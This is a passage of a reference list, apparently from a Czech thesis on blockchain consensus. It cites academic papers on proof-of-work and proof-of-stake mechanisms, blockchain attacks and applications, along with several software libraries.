33. FU, Wei; WEI, Xuefeng; TONG, Shihua. An Improved Blockchain Consensus Algorithm Based on Raft. *Arabian Journal for Science and Engineering* [online]. 2021, vol. 46, no. 9, pp. 8137–8149 [visited on 2024-04-24]. ISSN 2191-4281. Available from DOI: 10.1007/s13369-021-05427-8.

34. DWORK, Cynthia; NAOR, Moni. Pricing via Processing or Combatting Junk Mail. In: BRICKELL, Ernest F. (ed.). *Advances in Cryptology — CRYPTO' 92*. Berlin, Heidelberg: Springer Berlin Heidelberg, 1993, pp. 139–147. ISBN 978-3-540-48071-6.

35. Protocol documentation. In: *Bitcoin Wiki* [online]. 2021 [visited on 2024-04-24]. Available from: https://en.bitcoin.it/wiki/Protocol_documentation#Block_Headers.

36. Block hashing algorithm. In: *Bitcoin Wiki* [online]. 2021 [visited on 2024-04-24]. Available from: https://en.bitcoin.it/wiki/Block_hashing_algorithm.

37. Difficulty. In: *Bitcoin Wiki* [online]. 2021 [visited on 2024-04-24]. Available from: https://en.bitcoin.it/wiki/Difficulty.

38. GÜRCAN, Önder. Proof of Work Is a Stigmergic Consensus Algorithm: Unlocking Its Potential. *IEEE Robotics & Automation Magazine* [online]. 2022, vol. 29, no. 2, pp. 21–32 [visited on 2024-04-24]. ISSN 1558-223X. Available from DOI: 10.1109/MRA.2022.3165745.

39. TODOROVIĆ, Milan; MATIJEVIĆ, Luka; RAMLJAK, Dušan; DAVIDOVIĆ, Tatjana; UROŠEVIĆ, Dragan; JAKŠIĆ KRÜGER, Tatjana; JOVANOVIĆ, Đorđe. Proof-of-Useful-Work: BlockChain Mining by Solving Real-Life Optimization Problems. *Symmetry* [online]. 2022, vol. 14, no. 9 [visited on 2024-04-24]. ISSN 2073-8994. Available from DOI: 10.3390/sym14091831.

40. HAOUARI, Mohamed; MHIRI, Mariem; EL-MASRI, Mazen; AL-YAFI, Karim. A novel proof of useful work for a blockchain storing transportation transactions. *Information Processing & Management* [online]. 2022, vol. 59, no. 1, p. 102749 [visited on 2024-04-24]. ISSN 0306-4573. Available from DOI: 10.1016/j.ipm.2021.102749.

41. ZHAO, Qinglin; TAI, Xianqing; YUAN, Jianwen; XU, Jie; FENG, Li; MA, Zhijie. Performance analysis of PoUW consensus mechanism: Fork probability and throughput. *Peer-to-Peer Networking and Applications* [online]. 2022, vol. 15, no. 2, pp. 1126–1138 [visited on 2024-04-24]. ISSN 1936-6450. Available from DOI: 10.1007/s12083-021-01237-9.

42. NGUYEN, Cong T.; HOANG, Dinh Thai; NGUYEN, Diep N.; NIYATO, Dusit; NGUYEN, Huynh Tuong; DUTKIEWICZ, Eryk. Proof-of-Stake Consensus Mechanisms for Future Blockchain Networks: Fundamentals, Applications and Opportunities. *IEEE Access* [online]. 2019, vol. 7, pp. 85727–85745 [visited on 2024-04-24]. ISSN 2169-3536. Available from DOI: 10.1109/ACCESS.2019.2925010.

43. KIAYIAS, Aggelos; RUSSELL, Alexander; DAVID, Bernardo; OLIYNYKOV, Roman. Ouroboros: A Provably Secure Proof-of-Stake Blockchain Protocol. In: KATZ, Jonathan; SHACHAM, Hovav (eds.). *Advances in Cryptology – CRYPTO 2017*. Cham: Springer International Publishing, 2017, pp. 357–388. ISBN 978-3-319-63688-7.

44. KUME, Junichiro; ABE, Masayuki; OKAMOTO, Tatsuaki. Lottery Protocol for Cryptocurrency. In: *Proc. SCIS* [online]. 2015, pp. 1–5 [visited on 2024-04-24]. Available from: https://api.semanticscholar.org/CorpusID:195768727.

45. BUTERIN, Vitalik; HERNANDEZ, Diego; KAMPHEFNER, Thor; PHAM, Khiem; QIAO, Zhi; RYAN, Danny; SIN, Juhyeok; WANG, Y.; ZHANG, Yan X. Combining GHOST and Casper. *ArXiv* [online]. 2020, vol. abs/2003.03052 [visited on 2024-04-24]. Available from DOI: 10.48550/arXiv.2003.03052.

46. JOSHI, Shashank. Feasibility of Proof of Authority as a Consensus Protocol Model. *CoRR* [online]. 2021, vol. abs/2109.02480 [visited on 2024-04-24]. Available from DOI: 10.48550/arXiv.2109.02480.

47. P4TITAN. Slimcoin: A Peer-To-Peer Crypto-Currency with Proof-of-Burn [online]. 2014 [visited on 2024-04-24]. Available from: https://github.com/slimcoin-project/slimcoin-project.github.io/raw/master/whitepaperSLM.pdf.

48. BOWMAN, Mic; DAS, Debajyoti; MANDAL, Avradip; MONTGOMERY, Hart. On Elapsed Time Consensus Protocols. In: ADHIKARI, Avishek; KÜSTERS, Ralf; PRENEEL, Bart (eds.). *Progress in Cryptology – INDOCRYPT 2021*. Cham: Springer International Publishing, 2021, pp. 559–583. ISBN 978-3-030-92518-5.

49. GALLAGHER, Simon; MCREYNOLDS, Michael. Trusted execution environment (TEE). In: *Microsoft Learn* [online]. 2023 [visited on 2024-04-24]. Available from: https://learn.microsoft.com/en-us/azure/confidential-computing/trusted-execution-environment.

50. ALFAW, Aysha; ELMEDANY, Wael; SHARIF, Mhd Saeed. Blockchain Vulnerabilities and Recent Security Challenges: A Review Paper. In: *2022 International Conference on Data Analytics for Business and Industry (ICDABI)* [online]. 2022, pp. 780–786 [visited on 2024-04-24]. Available from DOI: 10.1109/ICDABI56818.2022.10041611.

51. FINNEY, Hal. Re: Best practice for fast transaction acceptance - how high is the risk? In: *Bitcoin Forum* [online]. 2011 [visited on 2024-04-24]. Available from: https://bitcointalk.org/index.php?topic=3441.msg48384#msg48384.

52. AVERIN, A.; AVERINA, O. Review of Blockchain Technology Vulnerabilities and Blockchain-System Attacks. In: *2019 International Multi-Conference on Industrial Engineering and Modern Technologies (FarEastCon)* [online]. 2019, pp. 1–6 [visited on 2024-04-24]. Available from DOI: 10.1109/FarEastCon.2019.8934243.

53. VECTOR76. Fake bitcoins? In: *Bitcoin Forum* [online]. 2011 [visited on 2024-04-24]. Available from: https://bitcointalk.org/index.php?topic=36788.msg463391#msg463391.

54. RATHOD, Nidhee; MOTWANI, Prof. Dilip. Security threats on Blockchain and its countermeasures [online]. 2018 [visited on 2024-04-24]. Available from: https://api.semanticscholar.org/CorpusID:209688164.

55. SOMPOLINSKY, Yonatan; ZOHAR, Aviv. Bitcoin's Security Model Revisited. *ArXiv* [online]. 2016, vol. abs/1605.09193 [visited on 2024-04-24]. Available from DOI: 10.48550/arXiv.1605.09193.

56. APONTE-NOVOA, Fredy Andres; OROZCO, Ana Lucila Sandoval; VILLANUEVA-POLANCO, Ricardo; WIGHTMAN, Pedro. The 51% Attack on Blockchains: A Mining Behavior Study. *IEEE Access* [online]. 2021, vol. 9, pp. 140549–140564 [visited on 2024-04-24]. ISSN 2169-3536. Available from DOI: 10.1109/ACCESS.2021.3119291.

57. DOUCEUR, John R. The Sybil Attack. In: DRUSCHEL, Peter; KAASHOEK, Frans; ROWSTRON, Antony (eds.). *Peer-to-Peer Systems*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2002, pp. 251–260. ISBN 978-3-540-45748-0.

58. IQBAL, Mubashar; MATULEVIČIUS, Raimundas. Exploring Sybil and Double-Spending Risks in Blockchain Systems. *IEEE Access* [online]. 2021, vol. 9, pp. 76153–76177 [visited on 2024-04-24]. ISSN 2169-3536. Available from DOI: 10.1109/ACCESS.2021.3081998.

59. HAO, Yuechen. Research of the 51% attack based on blockchain. In: *2022 3rd International Conference on Computer Vision, Image and Deep Learning & International Conference on Computer Engineering and Applications (CVIDL & ICCEA)* [online]. 2022, pp. 278–283 [visited on 2024-04-24]. Available from DOI: 10.1109/CVIDLICCEA56201.2022.9824528.

60. KING, Sunny; NADAL, Scott. PPCoin: Peer-to-Peer Crypto-Currency with Proof-of-Stake [online]. 2012 [visited on 2024-04-24]. Available from: https://api.semanticscholar.org/CorpusID:42319203.

61. DUONG, Tuyet; FAN, Lei; KATZ, Jonathan; THAI, Phuc; ZHOU, Hong-Sheng. 2-hop Blockchain: Combining Proof-of-Work and Proof-of-Stake Securely. In: CHEN, Liqun; LI, Ninghui; LIANG, Kaitai; SCHNEIDER, Steve (eds.). *Computer Security – ESORICS 2020*. Cham: Springer International Publishing, 2020, pp. 697–712. ISBN 978-3-030-59013-0.

62. YE, Congcong; LI, Guoqiang; CAI, Hongming; GU, Yonggen; FUKUDA, Akira. Analysis of Security in Blockchain: Case Study in 51%-Attack Detecting. In: *2018 5th International Conference on Dependable Systems and Their Applications (DSA)* [online]. 2018, pp. 15–24 [visited on 2024-04-24]. Available from DOI: 10.1109/DSA.2018.00015.

63. DEIRMENTZOGLOU, Evangelos; PAPAKYRIAKOPOULOS, Georgios; PATSAKIS, Constantinos. A Survey on Long-Range Attacks for Proof of Stake Protocols. *IEEE Access* [online]. 2019, vol. 7, pp. 28712–28725 [visited on 2024-04-24]. ISSN 2169-3536. Available from DOI: 10.1109/ACCESS.2019.2901858.

64. SUN, Hanyi; RUAN, Na; SU, Chunhua. How to Model the Bribery Attack: A Practical Quantification Method in Blockchain. In: CHEN, Liqun; LI, Ninghui; LIANG, Kaitai; SCHNEIDER, Steve (eds.). *Computer Security – ESORICS 2020*. Cham: Springer International Publishing, 2020, pp. 569–589. ISBN 978-3-030-59013-0.

65. MICALI, S.; RABIN, M.; VADHAN, S. Verifiable random functions. In: *40th Annual Symposium on Foundations of Computer Science (Cat. No.99CB37039)* [online]. 1999, pp. 120–130 [visited on 2024-04-24]. Available from DOI: 10.1109/SFFCS.1999.814584.

66. RAY, James. Proof of stake FAQ. In: *GitHub* [online]. 2018 [visited on 2024-04-24]. Available from: https://github.com/ethereum/wiki/wiki/Proof-of-Stake-FAQ/ea47c31b36b00415fe5b54db36ddad43c9bf650e#how-does-validator-selection-work-and-what-is-stake-grinding.

67. ALLENDE, Marcos; LEÓN, Diego López; CERÓN, Sergio; PAREJA, Adrián; PACHECO, Erick; LEAL, Antonio; DA SILVA, Marcelo; PARDO, Alejandro; JONES, Duncan; WORRALL, David J.; MERRIMAN, Ben; GILMORE, Jonathan; KITCHENER, Nick; VENEGAS-ANDRACA, Salvador E. Quantum-resistance in blockchain networks. *Scientific Reports* [online]. 2023, vol. 13, no. 1, p. 5664 [visited on 2024-04-24]. ISSN 2045-2322. Available from DOI: 10.1038/s41598-023-32701-6.

68. KEARNEY, Joseph J.; PEREZ-DELGADO, Carlos A. Vulnerability of blockchain technologies to quantum attacks. *Array* [online]. 2021, vol. 10, p. 100065 [visited on 2024-04-24]. ISSN 2590-0056. Available from DOI: 10.1016/j.array.2021.100065.

69. MUKHOPADHYAY, Ujan; SKJELLUM, Anthony; HAMBOLU, Oluwakemi; OAKLEY, Jon; YU, Lu; BROOKS, Richard. A brief survey of Cryptocurrency systems. In: *2016 14th Annual Conference on Privacy, Security and Trust (PST)* [online]. 2016, pp. 745–752 [visited on 2024-04-24]. Available from DOI: 10.1109/PST.2016.7906988.

70. ZETZSCHE, Dirk; BUCKLEY, Ross; ARNER, Douglas; FÖHR, Linus. The ICO Gold Rush: It's a Scam, It's a Bubble, It's a Super Challenge for Regulators. *SSRN Electronic Journal* [online]. 2017 [visited on 2024-04-24]. Available from DOI: 10.2139/ssrn.3072298.

71. ALNAHARI, Mohammed S.; ARIARATNAM, Samuel T. The Application of Blockchain Technology to Smart City Infrastructure. *Smart Cities* [online]. 2022, vol. 5, no. 3, pp. 979–993 [visited on 2024-04-24]. ISSN 2624-6511. Available from DOI: 10.3390/smartcities5030049.

72. BISWAS, Kamanashis; MUTHUKKUMARASAMY, Vallipuram. Securing Smart Cities Using Blockchain Technology. In: *2016 IEEE 18th International Conference on High Performance Computing and Communications; IEEE 14th International Conference on Smart City; IEEE 2nd International Conference on Data Science and Systems (HPCC/SmartCity/DSS)* [online]. 2016, pp. 1392–1393 [visited on 2024-04-24]. Available from DOI: 10.1109/HPCC-SmartCity-DSS.2016.0198.

73. SHARMA, Pradip Kumar; PARK, Jong Hyuk. Blockchain based hybrid network architecture for the smart city. *Future Generation Computer Systems* [online]. 2018, vol. 86, pp. 650–655 [visited on 2024-04-24]. ISSN 0167-739X. Available from DOI: 10.1016/j.future.2018.04.060.

74. KARTHIKEYAN, P.; PANDEY, Hari M.; SARVESHWARAN, Velliangiri. *Artificial intelligence and blockchain in digital forensics*. Gistrup;London;New York; River Publishers, 2023. ISBN 9788770226882.

75. SHRIVASTAVA, Gulshan; LE, Dac-Nhuong; SHARMA, Kavita. *Cryptocurrencies and blockchain technology applications*. First publish. Beverly, Ma;Hoboken, NJ; Wiley, 2020. ISBN 9781119621164.

76. DUTTA, Pankaj; CHOI, Tsan-Ming; SOMANI, Surabhi; BUTALA, Richa. Blockchain technology in supply chain operations: Applications, challenges and research opportunities. *Transportation Research Part E: Logistics and Transportation Review* [online]. 2020, vol. 142, p. 102067 [visited on 2024-04-24]. ISSN 1366-5545. Available from DOI: 10.1016/j.tre.2020.102067.

77. EHIN, Piret; SOLVAK, Mihkel; WILLEMSON, Jan; VINKEL, Priit. Internet voting in Estonia 2005–2019: Evidence from eleven elections. *Government Information Quarterly* [online]. 2022, vol. 39, no. 4, p. 101718 [visited on 2024-04-24]. ISSN 0740-624X. Available from DOI: 10.1016/j.giq.2022.101718.

78. KSHETRI, Nir; VOAS, Jeffrey. Blockchain-Enabled E-Voting. *IEEE Software* [online]. 2018, vol. 35, no. 4, pp. 95–99 [visited on 2024-04-24]. ISSN 1937-4194. Available from DOI: 10.1109/MS.2018.2801546.

79. LARRIBA, Antonio M.; CERDÀ I CUCÓ, Aleix; SEMPERE, José M.; LÓPEZ, Damián. Distributed Trust, a Blockchain Election Scheme. *Informatica* [online]. 2021, vol. 32, no. 2, pp. 321–355 [visited on 2024-04-24]. ISSN 0868-4952. Available from DOI: 10.15388/20-INFOR440.

80. AGBO, Cornelius C.; MAHMOUD, Qusay H.; EKLUND, J. Mikael. Blockchain Technology in Healthcare: A Systematic Review. *Healthcare* [online]. 2019, vol. 7, no. 2 [visited on 2024-04-24]. ISSN 2227-9032. Available from DOI: 10.3390/healthcare7020056.

81. HÖLBL, Marko; KOMPARA, Marko; KAMIŠALIĆ, Aida; NEMEC ZLATOLAS, Lili. A Systematic Review of the Use of Blockchain in Healthcare. *Symmetry* [online]. 2018, vol. 10, no. 10 [visited on 2024-04-24]. ISSN 2073-8994. Available from DOI: 10.3390/sym10100470.

82. LOHMANN, Niels. *JSON for Modern C++* [comp. software]. 2023. Version 3.11.3 [visited on 2024-04-24]. Available from: https://github.com/nlohmann.

83. GAUNIYAL, Abhinav. *rang* [comp. software]. 2023. Version 3.2 [visited on 2024-04-24]. Available from: https://github.com/agauniyal.

84. WAKELY, Jonathan. *PStreams* [comp. software]. 2020. Version 1.0.3 [visited on 2024-04-24]. Available from: https://pstreams.sourceforge.net/.

85. *bitcoin-core* [comp. software]. 2023. Version 25.0 [visited on 2024-04-24]. Available from: https://github.com/bitcoin/bitcoin.

# Obsah příloh